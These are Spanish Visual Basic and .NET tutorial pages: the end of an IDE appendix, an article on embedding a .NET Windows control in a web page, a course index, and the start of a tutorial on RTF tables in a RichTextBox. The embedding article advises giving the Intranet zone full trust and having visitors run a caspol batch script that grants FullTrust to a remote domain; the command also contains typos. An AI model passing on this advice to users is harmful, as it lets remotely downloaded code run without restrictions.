Ahora tendremos las dos etiquetas y las dos cajas de textos del mismo tamaño y con la misma posición izquierda, aunque demasiado pegados con sus compañeros, así que ahora, manualmente, vamos a cambiar la posición. Baja un poquito la segunda caja de textos y posiciona la etiqueta 30 puntos más bajo que la caja de textos, (que es una distancia "conveniente"), es decir si el valor de la propiedad Top de la segunda caja de textos (Text2) tiene un valor de 510, la segunda etiqueta (Label2) debería tener 540.

Ahora vamos a añadir una nueva etiqueta y una caja de textos, pero usando otro "truco".
En este caso, también queremos que tanto la etiqueta como la caja de textos tengan el mismo tamaño que las dos últimas que acabamos de añadir, por tanto, selecciona la etiqueta y la caja de textos que está a su derecha; ya sabes cómo hacerlo: selecciona la etiqueta y manteniendo pulsada la tecla Control, pulsa en la caja de texto, aunque también puedes hacerlo de otra forma: primero pulsa en cualquier parte del formulario para quitar cualquier selección que hubiera, a continuación, con el ratón, selecciona la etiqueta y la caja de textos, (de la misma forma que seleccionarías varios objetos en cualquier aplicación, incluso en el explorador de Windows, ver la figura 8)

Figura 8

Una vez que tenemos los dos controles seleccionados, copiaremos los dos controles, bien mediante el menú *Edit>Copy*, bien mediante el menú contextual (pulsando con el botón secundario del ratón) y seleccionando *Copy* (Copiar).
Ahora vamos a pegar lo que hemos copiado, ya sabrás cómo... (ver la figura 9)

Figura 9

Al pulsar en pegar, se nos mostrará un cuadro de diálogo preguntándonos si queremos crear un array de controles, (ver la figura 10), pulsa en el botón NO, ya que no queremos crear ningún array de

controles. Primero te preguntará por si quieres crear el array de Label2 y después de Text2 (aunque puede que el orden sea al revés, pero eso no es importante).
El tema de los arrays de controles, lo vimos en la segunda parte de la entrega 11.

Figura 10

Esto hará que se "peguen" dos nuevos controles, los cuales tendrán el mismo tamaño que los copiados, incluso estarán posicionados "relativamente" a la misma distancia, pero se pegarán en la parte superior del formulario, como estarán los dos seleccionados, podemos arrastrarlos hasta que estén en la posición que queramos, en este caso, los posicionaremos debajo de los anteriores. Si necesitas ajustar las posiciones, ya sabes que puedes recurrir al menú Format y posicionarlos correctamente.

Un detalle a tener en cuenta, es que los controles tendrán como nombre Label3 y Text3, pero mostrará el mismo "texto" que los dos que se usaron para la copia. Para cambiar el texto mostrado, tendrás que asignar un valor a la propiedad **Caption** de la etiqueta y para cambiar el texto mostrado en la caja de textos, tendrás que cambiar la propiedad **Text**.

> **Nota:**
> Como puede ser que te haya ocurrido, sobre todo si no tienes mucha práctica con el ratón o bien porque tu ratón sea muy sensible, es posible que al "intentar" hacer un click en un control, realmente hayas hecho un doble-click, si es eso lo que te ha ocurrido, verás que se muestra la ventana de código con el evento "predeterminado" de ese control, no te preocupes, simplemente cierra la ventana de código y vuelve a intentarlo.

Ahora ya sabes dónde está el menú Format, así que... juega un poquito con las distintas opciones y practica, por ejemplo centrando los

controles en el formulario, etc.

Ahora que estás entretenido "jugueteando" con las opciones del menú Format, vamos a dejar aquí esta segunda parte del Apéndice A, entre otras cosas, porque te he explicado lo que quería explicarte: cómo agregar controles a un formulario, poder cambiarle el tamaño y posición, así como explicarte cómo cambiar otras propiedades... además de que ya se ha hecho un poquito larga... (je, je... es una excusa como otra cualquiera).

En otra ocasión veremos más cosillas que podemos hacer con el IDE de Visual Basic, así como otras cosas relacionadas con los controles y formularios.

Espero que estos apéndices vayan rellenando las lagunas que se hayan quedado en las entregas "normales".
No te voy a adelantar más cosas que contendrán estos apéndices, pero si te diré que no se quedarán en cosas relacionadas con el IDE (entorno de desarrollo), pero... como siempre, tendrás que esperar para poder saber de qué tratarán... mientras tanto, sigue practicando y leyendo cosas sobre el Visual Basic.

Nos vemos.
Guillermo

---

ir al índice

Las páginas del Curso Básico se han visitado:
veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Controles Windows en Web

[WebControl]


Fecha: 25/Ago/2003 (25/Ago/2003)
Autor: Unai Zorrilla Castro('molotess') Escríbeme

Introducción
Vamos a indagar un poco en otro de los muchos cambios que proporciona el nuevo paradigma de programación .NET. Hasta ahora cuando queríamos embeber un control en Web la única solución que teníamos eran los controles ActiveX (controles sobre los cuales hay secciones en esta Web). Como era de esperar Microsoft propone una alternativa en el mundo .NET, esta alternativa es la creación de una Biblioteca de controles Windows. En esta colaboración veremos como y que limitaciones tienen. Como para muestra un botón empezamos la colaboración creando un ejemplo simple. Aprovecharemos para este ejemplo la biblioteca para crear PDF que está expuesta en mi anterior colaboración. Empezamos creando un nuevo proyecto en el Visual Studio, elegimos el Template Biblioteca de Controles Windows y le damos un nombre, en este caso TestControl. Se nos mostrará un pequeño formulario al estilo Windows. Lo primero es agregar las referencias necesarias para usar PDFCreate. Una vez hecho esto agregamos una Label y un botón. En el Click del botón escribimos lo siguiente .

```
using System;
using System.Collections;
using System.ComponentModel;
using System.Drawing;
using System.Data;
using System.Windows.Forms;
using PDFCreate;

namespace TestControl
{
    ///
    /// Descripción breve de UserControl1.
    ///
    public class UserControl1 : System.Windows.Forms.UserControl
    {
        private System.Windows.Forms.Button button1;
        private System.Windows.Forms.Label label1;
        ///
        /// Variable del diseñador requerida.
        ///
        private System.ComponentModel.Container components = null;

        public UserControl1()
        {
            // Llamada requerida por el Diseñador de formularios Windows.Forms.
            InitializeComponent();

            // TODO: agregar cualquier inicialización después de llamar a InitForm
```

```
        }

        ///
        /// Limpiar los recursos que se estén utilizando.
        ///
        protected override void Dispose( bool disposing )
        {
            if( disposing )
            {
                if( components != null )
                    components.Dispose();
            }
            base.Dispose( disposing );
        }

        #region Component Designer generated code
        ///
        /// Método necesario para admitir el Diseñador, no se puede modificar
        /// el contenido del método con el editor de código.
        ///
        private void InitializeComponent()
        {
            this.button1 = new System.Windows.Forms.Button();
            this.label1 = new System.Windows.Forms.Label();
            this.SuspendLayout();
            //
            // button1
            //
            this.button1.Location = new System.Drawing.Point(16, 64);
            this.button1.Name = "button1";
            this.button1.Size = new System.Drawing.Size(136, 23);
            this.button1.TabIndex = 0;
            this.button1.Text = "Crear PDF";
            this.button1.Click += new System.EventHandler(this.button1_Click);
            //
            // label1
            //
            this.label1.Location = new System.Drawing.Point(32, 24);
            this.label1.Name = "label1";
            this.label1.TabIndex = 1;
            //
            // UserControl1
            //
            this.Controls.AddRange(new System.Windows.Forms.Control[] {
                                                                        this.label1,
                                                                        this.button1});

            this.Name = "UserControl1";
            this.Size = new System.Drawing.Size(176, 104);
            this.ResumeLayout(false);

        }
        #endregion

        private void button1_Click(object sender, System.EventArgs e)
        {
            NewPDF doc = new NewPDF(@"C:\TestControl.pdf");
            doc.Create();
            doc.AddTexto("Hola Mundo!!");
            doc.Dispose();
            label1.Text = "Doc Creado!";

        }
    }
}
```

Ya tenemos nuestro primer Control. Generamos la solución. Ha llegado el momento de probarlo para ello podemos probarlo en un formulario de Windows o en la Web, es recomendable probarlo antes en un formulario Windows. Para ello Creamos una aplicación Windows. En el cuadro de herramientas hacemos Click con el botón derecho y pinchamos en personalizar cuadro de herramientas, nos saldrá el siguiente cuadro de diálogo.



Elegimos Componentes del .Net FrameWork y en el botón examinar buscamos la dll del control. Una vez hecho esto en el cuadro de herramientas se nos mostrará un nuevo componente. Solo tenemos que agregarlo al formulario y ejecutar la aplicación. Si todo está bien llego el momento de probarlo en la Web. Para ello en InetPub/wwwroot/ creamos un documento html con el siguiente tag dentro del body del documento

<object classid="http://localhost/lib/TestControl.dll#TestControl.UserControl1" VIEWASTEXT>No se puede mostrar el control</object>.

Explico que es cada cosa, el atributo classid se usaba y se usa tambièn con ActiveX para exponer el identificador del objecto ActiveX(COM) que no era más que un número único que servía para identificar el objeto,además teníamos un atributo codebase para especificar donde teníamos el CAB que el cliente se tenía que descargar par poder usar el ActiveX. Con .NET esto ha cambiado puesto que no tenemos que descargar nada puesto que el componente se compila en el compilador Just In Time de FrameWork. ¿ Que representa ahora el atributo classid ? Pues bien, la primera parte, antes de la # representa el path hacia la librería, en mi caso la he puesto dentro de una carpeta llamada lib al lado del html. Despues del carácter # se escribe le NameSpace de la librería,un . , y la clase de la librería. En nuestro caso el NameSpace es TestControl y la clase UserControl1. Ojo esto es CaseSensitive si los escribimos mal no funcionará.

Bueno podéis probar el ejemplo, está incluído dentro del zip que hay abajo dentro de la carpeta wwwroot. ¿ Que pasa ? ERROR verdad ¿ Porqué ? Bueno porque estamos usando código no manejado y el FrameWork no nos dá permiso para poder hacerlo. ¿ Como lo solucionamos ? Simple vamos a Herramientas administrativas y en el Asistente de Microsoft .Net en seguridad le podemos dar por ahora Plena Confianza a Intranet, después explicaré como dar permisos a esta assembly o a otra. Lo hacemos y veremos que ahora funciona. ok, ya hemos creado nuestro primer control embebido en la Web, Felicidades.

Si quieres distribuirlo en la WWW te recomiendo que leas más abajo.

Nota importante.

Para poder distribuir un control en Internet son necesarios dos pasos, el primero es que el control tenga nombre seguro y el segundo que el cliente que lo use le de los permisos adecuados dependiendo del trabajo que realice el control. Para lo segundo podéis crear un grupo para esta assemblie en Herramientas Administrativas->Configuración de FrameWork o bien crear un .bat para que lo ejecute el cliente de esa página web, esto es lo que yo hago. Y os pongo un ejemplo de escript

cd c:\Windows\Microsoft.Net\Framework\v1.14322\
V1.1.4322 depende de la versión del Framework
Ahora vamos a darle permisos al control
caspol -addgroup 1.1 -url http://www.eldominioDelControl.es/* FulTrust -exclusive on -name NombreDelGrupo
La condición de pertenencia puede ser url site hash sn etc..

Una vez que los clientes le han dado permisos al control (podéis revisar la SDK del FrameWork sobre como usar caspol) ya podrán ver y usar el control.

Fichero con el código de ejemplo (unaiTestControl - 778 KB)

Índice del Curso Básico de Programación en Visual Basic

por Guillermo "guille" Som

Iniciado el 18/Abr/1997
Última entrega: 26/Ago/2003

Nota del 24/Dic/2002 (lee esta nota si quieres publicar o distribuir este curso básico)

Las entregas: (con un extracto del contenido)

Apéndice A (20/Jul/2003)	Cómo conseguir el Visual Basic 5.0 CCE (gratuito) Instalar, configurar, etc.
Apéndice A.2 (26/Ago/2003)	Añadir controles a un formulario, cambiar el tamaño y posición, usar el menú Formato para ajustar tamaños, etc.

Primera (18/Abr/97)	Conceptos básicos: Variables, expresiones, tipos de datos. Print

Segunda (9/May/97)	Declaración de variables con tipos de datos de VB Concatenación de cadenas. Dim, Option Explicit
Tercera (14/Jun/97)	Más sobre los tipos de datos, caracteres para indicar el tipo de dato, funciones de conversión, declaración múltiple de variables en un Dim. Funciones de conversión. Declaración de constantes. Bucles For y procedimientos con parámetros.
Cuarta (4/Jul/97)	Creación de procedimientos. Declaración de variables y constantes **a fondo**. Explicación línea a línea del código de la entrega 3. Comparaciones (If... Then) y salidas de los procedimientos con Exit.
Quinta (26/Jul/97)	Eventos y procedimientos de eventos. Visibilidad o ámbito de las variables.
Quinta++ (29/Jul/97)	If/Then... End If Expresiones lógicas.
Sexta (11/Ago/97)	Los bucles a fondo: For/Next, Do/Loop While/Until, While/Wend. Nuevas instrucciones: Step, Else, Goto. Uso de dos puntos (:) para separar instrucciones en la misma línea.

Séptima (10/Sep/97)	Crear Funciones. Comprobar si existe un fichero mediante Dir$ Los operadores para las expresiones lógicas. Operadores lógicos: And, Or, Not Números binarios. Continuador de líneas. Anidación de If/Then y bucles.
Octava (11/Sep/97)	Arrays (arreglos, matrices) Option Base ReDim, Preserve, Erase
Novena (23/Sep/97)	Números aleatorios. Códigos ASCII MsgBox, InputBox, Int, CStr
Décima (30/Sep/97)	Array Multidimensionales LBound y UBound Clasificar (un array de cadenas)
Undécima (15/Nov/97)	Tipos definidos por el usuario (UDT) Cadenas de longitud fija With
Undécima -segunda parte (26/Nov/97)	Continuación de la entrega 11 y el IDE (entorno de desarrollo del VB4)
La Doce (10/Ene/98)	Acceso a ficheros secuenciales Guardar y leer información

La Trece (10/Feb/98)	El tamaño de un fichero. Leer todo el contenido de una vez. Caracteres comodines (*, ?) Control de errores ByVal
La Catorce (14/Feb/98)	Llenar un ListBox con nombres de ficheros, usando Dir$
La Quince (23/Mar/98)	Un pequeño editor de textos (guardar y leer) Ejemplo de cómo manejar un fichero y asignarlo a un TextBox Array de TextBoxes MsgBox un poco más a fondo
La Dieciséis (6/Abr/98)	Acceso a ficheros aleatorios (Random) Manipulación de cadenas. Funciones para leer y guardar números de un fichero Arrays estáticos y dinámicos
La Diecisiete (16/Abr/98)	Más sobre el manejo de cadenas de caracteres. El tipo de datos Byte, arrays de Bytes como cadenas. Las funciones LenB, LeftB, etc. para manejo de bytes. Diferencia entre las funciones acabadas con o sin $ Funciones: CStr, Str$, UCase, LCase, LTrim$, RTrim$, Trim$, Chr$, Asc, Space$, String$, StrComp, InStr Option Compare Text y Option Compare Binary Sumar (concatenar) cadenas

La Dieciocho (26/Abr/98)	Más sobre acceso a ficheros aleatorios (Random) Uso de tipos definidos para el acceso a ficheros Random
La Diecinueve (24/Jun/98)	Acceso binario a ficheros (Binary)
La Veinte (24/Jun/98)	Seek, para saber la posición actual y posicionarse en una posición indicada de un fichero de acceso secuencial.
La veintiuna (13/Jul/98)	Pequeña definición de los controles más habituales: Label, TextBox, CommandButton, ListBox, ComboBox, CheckBox, OptionButton, PictureBox, Frame
La Veintidós (4/Sep/98)	Cómo funcionan los eventos, cómo permitir que Windows siga procesándoles mediante DoEvents y los cuidados que debemos tener. Cómo impedir la re-entrada en un evento.
La veintitrés (04/Oct/98)	Cómo saber los eventos que producen los formularios y controles. Los eventos producidos por el ratón: Move, MouseDown, MouseUp

La veinticuatro (10/Oct/98)	Los eventos producidos al pulsar las teclas: KeyPress, KeyDown, KeyUp. Interceptar la pulsación anticipada de teclas mediante Form.KeyPreview. Array de controles. Cómo seleccionar el texto de un TextBox al recibir el foco. Orden de tabulación de los controles y tecla de acceso rápido para las etiquetas.
La Veinticinco (18/Oct/98)	Otros eventos: GotFocus, LostFocus, Change. Arrastrar y soltar (Drag & Drop), tanto para aceptar ficheros, etc., como para arrastrar y soltar controles de nuestro formulario.
La Veintiséis (06/Dic/98)	Ventajas de usar Option Explicit y otros consejos sobre la declaración de variables y tipos de datos predefinidos para las variables que empiecen por la letra indicada. Algo sobre la notación Húngara de las variables y controles. La visibilidad de las variables.
La Veintisiete (14/Ene/99)	Propiedades y métodos. Primer contacto con los módulos de clases.
La Veintiocho (28/Mar/99)	Mostrar un segundo formulario de forma modal y no modal. Intercambiar información entre formularios. Trabajar con dos o más formularios.

La Veintinueve (25/Abr/99)	Menús, submenús, PopupMenús, ajuste de tamaño y posición "automática" de los controles en el formulario. Array de menús.
La Treinta (02/May/99)	Más sobre la creación de submenús, PopupMenus (menús emergentes o contextuales), teclas de acceso rápido, uso del portapapeles (ClipBoard) Uso del API de Windows para deshacer, saber si se puede deshacer, copiar, cortar, pegar.
La Treinta y una (30/Jun/99)	Cuadro de diálogos comunes. Enumeraciones
La Treinta y dos (23/Ene/2000)	Detección de errores en los cuadros de diálogos comunes. Seleccionar la impresora a usar en la aplicación. Acceder a cada línea de un TextBox Multiline.
La treinta y dos punto dos (Errores)	Cómo detectar errores en Visual Basic. On Error Resume Next y On Error Goto *númLínea*
La Treinta y tres (3/Jul/2000)	Crear un cuadro de diálogo "personalizado" para Buscar/reemplazar

La Treinta y cuatro (8/Dic/2000) Soluciones de la entrega 34 (18/Ene/2001)	Acceso a bases de datos. Acceder usando el DAO datacontrol.
La Treinta y cinco (14/Feb/2001)	Buscar en una bases de datos usando DAO. Parámetros opcionales con tipo.
La Treinta y seis (14/Feb/2001)	Acceder a bases de datos con ADO datacontrol.
La Treinta y siete (14/Abr/2001)	Las clases.
La Treinta y ocho (01/Jun/2001)	Las colecciones.
La Treinta y nueve (12/Jul/2001)	Clonar objetos o cómo implementar el método Clone en nuestras clases.
La Treinta y nueve punto dos (12/Jul/2001)	Copiar o clonar objetos con Visual Basic 6.
La Cuarenta (04/Sep/2001)	Acceder a bases de datos DAO sin data control. Cómo realizar consultas con DAO.

La Cuarenta y una (30/Sep/2001)	Acceder a bases de datos ADO sin el data control. Caracteres comodines para usar en las consultas. Definición de la función Replace.
La Cuarenta y dos (09/Nov/2002)	Crear colecciones personalizadas. For Each...
La Cuarenta y tres (21/Dic/2002)	Polimorfismo mediante interfaces. Repaso a las características de la programación orientada a objetos que Visual Basic soporta.
La Cuarenta y cuatro (07/Ene/2003) Soluciones de la entrega 44 (09/Feb/2003)	Más cosas sobre el polimorfismo e implementación de interfaces, además de cómo mostrar un segundo formulario y como utilizar de forma "inteligente" un botón Aplicar en un formulario de configuración... Definir los botones Default y Cancel de un formulario.
La Cuarenta y cinco (09/Feb/2003)	Crear eventos en nuestras clases mediante Event y declarar variables de clases que producen eventos. Ampliar los formularios con eventos definidos por nosotros.
La Cuarenta y seis (03/Mar/2003) Soluciones de la 46 (12/Abr/2003)	Ampliar el funcionamiento de un control mediante una clase. En el ejemplo usado, ampliaremos un control de tipo TextBox.

La cuarenta y siete (22/Ago/2003)	Introducción a los componentes ActiveX (o COM) Nuestro primer componente Repaso a las clases.

El curso básico en formato CHM.

Nuevo: 23/Enero/2000

Si quieres, puedes bajarte el curso básico en formato CHM, *puede* que en un futuro esté en formato HLP para aquellos estudiantes que sólo disponen del Windows 95 y no del 98 o posterior... aún hay colegios que incluso trabajan en MS-DOS... en fin...

Pulsa este link para bajarte el fichero ZIP (guilleHHW.zip 3465 KB), con la entrega 47 incluida.

> **Nota del 02/Mar/2003:**
> Debido a que el fichero en formato CHM se está haciendo cada vez más grande... es posible que no lo siga actualizando, pero, para que puedas hacerlo por tu cuenta, voy a poner los ficheros necesarios (y actualizados) para que puedas crearlo y compilarlo, para ello, necesitarás el HHW.exe

Las entregas en formato ZIP:

Pulsa en los links para bajarte los ficheros comprimidos con las entregas correspondientes.
Si te da error al descomprimir cualquiera de ellos, intenta bajarlo de nuevo, ya que no están erróneos y puede ser que te de error por "saturación" de las líneas.
De todas formas, esta "aclaración" vale para cualquier fichero zip, lo bajes de mis páginas o de cualquier otra.

Nota del 25/Abr/99: Ahora los ficheros zips se acceden directamente, sin usar la página intermedia de download, espero que de esta forma haya menos problemas al efectuar la "bajada" de los mismos, de todas formas, me reitero en que antes de "protestar" diciendo que ha dado error al bajarlo, lo intentes de nuevo ya que la mayoría de las veces es por fallo del la sobrecarga de Internet y en

algunas ocasiones del servidor desde el que estás conectado... aunque en alguna rara ocasión sea un "despiste" mío o un fallo del servidor en el que están mis páginas alojadas... así que, inténtalo un par de veces antes de "quejarte", no es que haya muchas quejas, pero de vez en cuando recibo alguna...

Si quieres bajarte TODAS las entregas, puedes hacerlo desde aquí:

Todas las entregas (incluida la 47)	**0.97 MB**	**bas_todo.zip**

Nota: las imágenes correspondientes, también están incluidas, salvo la del fondo y la media luna...

NOTAS aplicables desde el 24/Dic/2002: (o a partir de la entrega 43)

El contenido de este curso básico de programación NO se podrá publicar en otros sitios webs, tampoco se podrán incluir los ficheros zips con las entregas ni con el fichero en formato CHM.

En caso de que estés interesado en incluirlos, por favor consulta conmigo antes.
Si no lo haces...

Seguramente te preguntarás el porqué de esta "negación".
Las razones son varias, una de ellas es que hay sitios en los que no mencionan la procedencia ni el autor del curso y creo que no es ético.
En otros sitios, las entregas no están actualizadas con todas las entregas del curso.
Lo mismo ocurre con el contenido de el/los ficheros zips con las entregas y/o el fichero CHM.

Y creo que eso no está bien, si tienes intención de incluirlos en tu sitio web, me parece bien y te lo agradezco, pero lo único que pido es un compromiso de actualización.

Sólo eso... creo que así los que lleguen a encontrar el curso en sitios diferentes al mío, tendrán la misma oportunidad de estar "a la última".

Gracias.

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT

Cómo pintar una tabla en un RichTextBox con Visual Basic .NET

Breve introducción al formato RTF.

Publicado: 23/Agosto/2003
Cipriano Valdezate Sayalero

Introducción

La interfaz que ofrece la versión .NET del control RichTextBox está fundamentalmente orientada al texto. Si queremos dibujar las líneas de una tabla o queremos insertar una imagen tenemos que introducir código RTF "a mano". A continuación mostraré una clase que genera un documento que contiene una tabla con su título, pero antes crearemos un sencillo documento en formato RTF que nos servirá de introducción.

Este artículo es una muy somera introducción a la especificación RTF. Si el lector desea profundizar en este inmenso mundo aquí tiene los enlaces a las versiones 1.5 y 1.6.

Un sencillo documento RTF

Introducción

La especificación RTF define un conjunto de códigos o "palabras de control" (control words) que se insertan en documentos de texto. Estos códigos, leídos por un lector RTF, son transformados en formato. El control RichTextBox es un lector RTF. Veremos el mínimo código indispensable para aplicar formato al RichTextBox. Algunos de los rasgos que vamos a generar, como el color de fondo del texto o las mismas celdas de una tabla, son imposibles de obtener si no es introduciendo código RTF *a mano*.

El código o la palabra de control (control word)

He aquí, con un ejemplo, su sintaxis:

\trgaph170 Margen izquierdo de una tabla = 170 twips

\	Inicio de la palabra de control
trgaph	Secuencia de caracteres que forman la palabra de control
170	Parámetro

Toda palabra de control se compone de la barra \ seguida de letras minúsculas de la a **a** la **z** y un parámetro escrito inmediatamente a continuación, sin paréntesis o corchetes. No todas las palabras de control necesitan parámetro. El fin de la palabra de control y el comienzo de una cadena de texto viene marcado por un espacio que forma parte de la palabra de control y por tanto no se imprime ni aparece en pantalla. Por ejemplo:

\intbl Ven. Dame tu presencia**\cell**

\intbl marca el inicio de una fila de una tabla, y **\cell** el final de una celda. Pues bien, el espacio que sigue a la palabra **\intbl** le indica al lector que lo que viene a continuación ha de ser considerado el texto de la celda, y así será hasta que se tropiece con la barra \, inicio de una palabra de control.

El encabezamiento

Todo documento RTF va encerrado en llaves **{}** y se compone de encabezamiento y documento propiamente dicho.

El encabezado se compone de una línea inicial y una serie de tablas. La sintaxis de la línea inicial es la siguiente: (la letra **N** mayúscula representa un parámetro numérico. Los corchetes <> encierran una explicación, no pertenecen al código)

\rtfN<declaración de la tabla de caracteres usada>**\deffN**<declaración del lenguaje utilizado>

El parámetro de **\rtf** identifica la versión de la especificación RTF utilizada. Aunque se utilice la última versión que es la 1.7 y es la que entiende Word 2003, y mientras no se publique una versión 2.0 y nuestro lector la entienda, este parámetro ha de ser **1**.

No nos vamos a molestar en descubrir el resto de los códigos que componen esta línea inicial porque se los vamos a preguntar al RichTextBox y nos va a cantar la línea entera. Antes, sin embargo, veremos las tablas, que también tenemos preguntas que hacerle al respecto.

De las seis tablas que pueden definirse en el encabezado (de fuentes, de archivos, de colores, de estilos, de listas y de marcas de revisión) sólo la de fuentes es obligatoria, y ha de ir la primera. Todas las demás, si aparecen, se colocarán en el orden en que las he enumerado. Nosotros sólo necesitaremos la tabla de fuentes y la de colores.

La tabla de fuentes

La tabla de fuentes contiene las definiciones de todas las fuentes utilizadas en el documento. Un cambio de tipo de letra dentro de un documento RTF no se señala con la inserción de la definición de la nueva fuente en el mismo texto, sino con una referencia a la posición que ocupa esa definición en la tabla de fuentes. Igual sucede con los colores que veremos luego.

He aquí un ejemplo de una tabla que contiene dos definiciones de fuentes: (una está pintada de rojo y la otra de verde)

{\fonttbl{\f0\fnil\fcharset0 Verdana;}{\f1\fnil\fcharset0 Microsoft Sans Serif;}}

La tabla entera se encierra entre llaves **{}**. En primer lugar figura la palabra **\fonttbl**, y después, también encerradas entre llaves y terminadas por un punto y coma **;**, cada una de las definiciones de las fuentes utilizadas en el documento.

Cada fuente se compone de al menos cuatro códigos:

{\f0\fnil\fcharset0 Verdana;}

\fN	Índice de la fuente en la tabla que servirá para referenciarla desde el documento
\fnil	Familia. **fnil** es el valor por defecto. Otras opciones son **\froman**, **fswiss**, **\fmodern**, etc.
\fcharsetN	Tabla de caracteres para los que está definida la fuente.
Verdana	Nombre de la fuente. No le precede la barra \ sino un espacio

Todo lo que podemos descubrir por nosotros mismos es el índice **\fN** y el nombre de la fuente. El índice de la tabla de caracteres de cada fuente está recogido en el archivo RTFDEFS.H. Nunca he visto ese archivo. Y aunque lo viera: no sabemos qué tipos de letra tendrá instalados el usuario de nuestro flamante RichTextBox. No nos queda otra opción que someter al RichTextBox a despiadado interrogatorio.

La propiedad **.Rtf** del control RichTextBox es la vía de entrada y salida del código RTF leído y escrito por él y la condición de posibilidad de este artículo. Todo lo que tenemos que hacer es asignarle un pequeño texto y la fuente que queramos definir. leer su propiedad .Rtf y discriminar lo que nos interese.

Aquí está el código que extrae la primera línea del encabezamiento:

```
RichTextBox1.Clear()
RichTextBox1.Text= "Cualquier Texto"
RichTextBox1.Font = Form.DefaultFont
Dim t As String = RichTextBox1.Rtf
'A la primera línea le sigue obligatoriamente la tabla de fuentes
Dim z As Integer = t.IndexOf("{\fonttbl{")
PrimeraLinea = t.Substring(0, z)
```

Y aquí el que extrae la definición de una fuente:

```
RichTextBox1.Clear()
RichTextBox1.Text= "Cualquier Texto"
RichTextBox1.Font = Form.DefaultFont
Dim t As String = RichTextBox1.Rtf
Dim rr() As String

'Loclaizo el nombre de la fuente y parto el texto en dos
rr = Split(t, f.FontFamily.Name)

'Rastreo la llave izquierda
Dim k1 As Integer = rr(0).LastIndexOf("{")
'y extraigo el fragmanto a partir de ella
Dim s1 As String = rr(0).Substring(k1)

'Rastreo la llave derecha
Dim k2 As Integer = rr(1).IndexOf("}")
'y extraigo el fragmanto hasta ella
Dim s2 As String = rr(1).Substring(0, k2 + 1)
```

```
'Uno las tres piezas y ya tengo
'{La cadena completa entre llaves}
Dim s As String = s1 & f.FontFamily.Name & s2

'sustituyo el índice cero
'por el que será correcto en mi documento
DefiniciónFuente = s.Replace("{\f0\", "{\f" & Indice & "\")
```

Es conveniente que el RichTextBox al que interrogamos se mantenga lejos de la vista del usuario de nuestra aplicación, que no es cosa de ir por ahí enseñando nuestras miserias.

La tabla de colores

Igual que la tabla de fuentes enumera todas las fuentes utilizadas en el documento, la de colores enumera todos los colores. Aquí tenéis un ejemplo de una tabla que enumera los tres colores básicos:

```
{
\colortbl
\red255\green0\blue0;
\red0\green255\blue0;
\red0\green0\blue255;
}
```

La palabra introductoria es **\colortbl**. Las definiciones de los colores no van encerradas entre llaves ni numeradas. El documento se refiere a ellas por su posición en la tabla: la primera es la número 1, la segunda la número 2, etc. No necesito decir que no necesitamos la asistencia del RichTextBox para generarlas. Nos basta una línea de código:

```
Private Function DefinicionColor(ByVal c As Color) As String
        Return String.Format("\red{0}\green{1}\blue{2};", c.R, c.G, c.B)
End Function
```

Ya podemos comenzar a escribir nuestro documento RTF: (La especificación RTF, que yo sepa, no admite comentarios, sin embargo los incluiré al estilo Visual Basic)

```
'Llave de apertura de documento
{

'Línea inicial
\rtf1\ansi\ansicpg1252\deff0\deflang3082

'Tabla de fuentes
{
\fonttbl
{\f0\fnil\fcharset0 Verdana;}
{\f1\fnil\fcharset0 Microsoft Sans Serif;}
}

'Tabla de colores
{
\colortbl
\red255\green0\blue0;
\red0\green255\blue0;
\red0\green0\blue255;
}
```

Y aquí termina nuestro encabezamiento. Para lo que vamos a hacer no necesitamos más.

El documento

Todos los documentos que he generado con el RichTextBox incluyen inmediatemente después del encabezado la siguiente línea:

```
\viewkind4\uc1
```

Dejo al ávido lector que consulte su significado en la especificación RTF.

La marca de párrafo es **\par**. y se coloca al final del párrafo. Podemos ya escribir, por tanto, un documento RTF completo compuesto de un sólo párrafo (pinto el código de azul y dejo el texto de negro) (\'e9 es el código RTF que representa la **e** con tilde **é**. No merece la pena detenerse en este detalle, el RichTextBox sabe cómo representar tildes y demás caracteres especiales):

```
{\rtf1\ansi\ansicpg1252\deff0

{\fonttbl{\f0\fnil\fcharset0 Lucida Console;}}

\viewkind4\uc1

Bueno es saber que los vasos nos sirven para beber; lo malo es que no
sabemos para qu\'e9 sirve la sed. Antonio Machado. Campos de Castilla.\par}
```

El *output* de este documento es simplemente una línea de texto:

```
Bueno es saber que los vasos nos sirven para beber; lo malo es que no
sabemos para qué sirve la sed. Antonio Machado. Campos de Castilla.
```

Al no llevar ninguna indicación de formato, el texto toma el tipo de letra definido en primer lugar en la tabla de fuentes y los demás rasgos por defecto, que son aquéllos que hayamos asignado previamente el RichTextBox. Añadiremos poco a poco rasgos al texto para que tenga pinta de poesía

En primer lugar introduciremos los saltos de línea insertando códigos **\par** y tabularemos las líneas con códigos **\tab**. Además de tabular la línea también podemos justificarla introduciendo códigos **\ql** (justificación a la izquierda) **\qr** (a la derecha) o **\qc** (línea centrada) al principio de la línea. No los vamos a utilizar aquí, lo dejaremos para que experimente el lector.

```
\tab Bueno es saber que los vasos\par\tab nos sirven para beber;\par\tab lo
malo es que no sabemos\par\tab para qu\'e9 sirve la sed.\par\tab Antonio
Machado. Campos de Castilla\par
```

(Mientras no varíe el encabezado, no lo repito)

Output:

```
    Bueno es saber que los vasos
    nos sirven para beber;
    lo malo es que no sabemos
    para qué sirve la sed.
    Antonio Machado. Campos de Castilla
```

Un código **\par** nace cuando pulsamos la tecla Intro, y cada fragmento de texto

terminado por un código **\par** se considera un párrafo.

A continuación personalizaremos el tipo de letra. Actualizaremos la tabla de fuentes e introduciremos en el texto referencias a las definiciones de la tabla mediante el código **\fN**, donde **N** es el índice de la definición. Copio el documento entero:

```
{\rtf1\ansi\ansicpg1252\deff0\deflang3082

{\fonttbl
{\f0\fnil\fcharset0 Tahoma;}
{\f1\fnil\fcharset0 Courier New;}}

\viewkind4\uc1

\f0\tab Bueno es saber que los vasos\par
\tab nos sirven para beber;\par
\tab lo malo es que no sabemos\par
\tab para qu\'e9 sirve la sed.\par
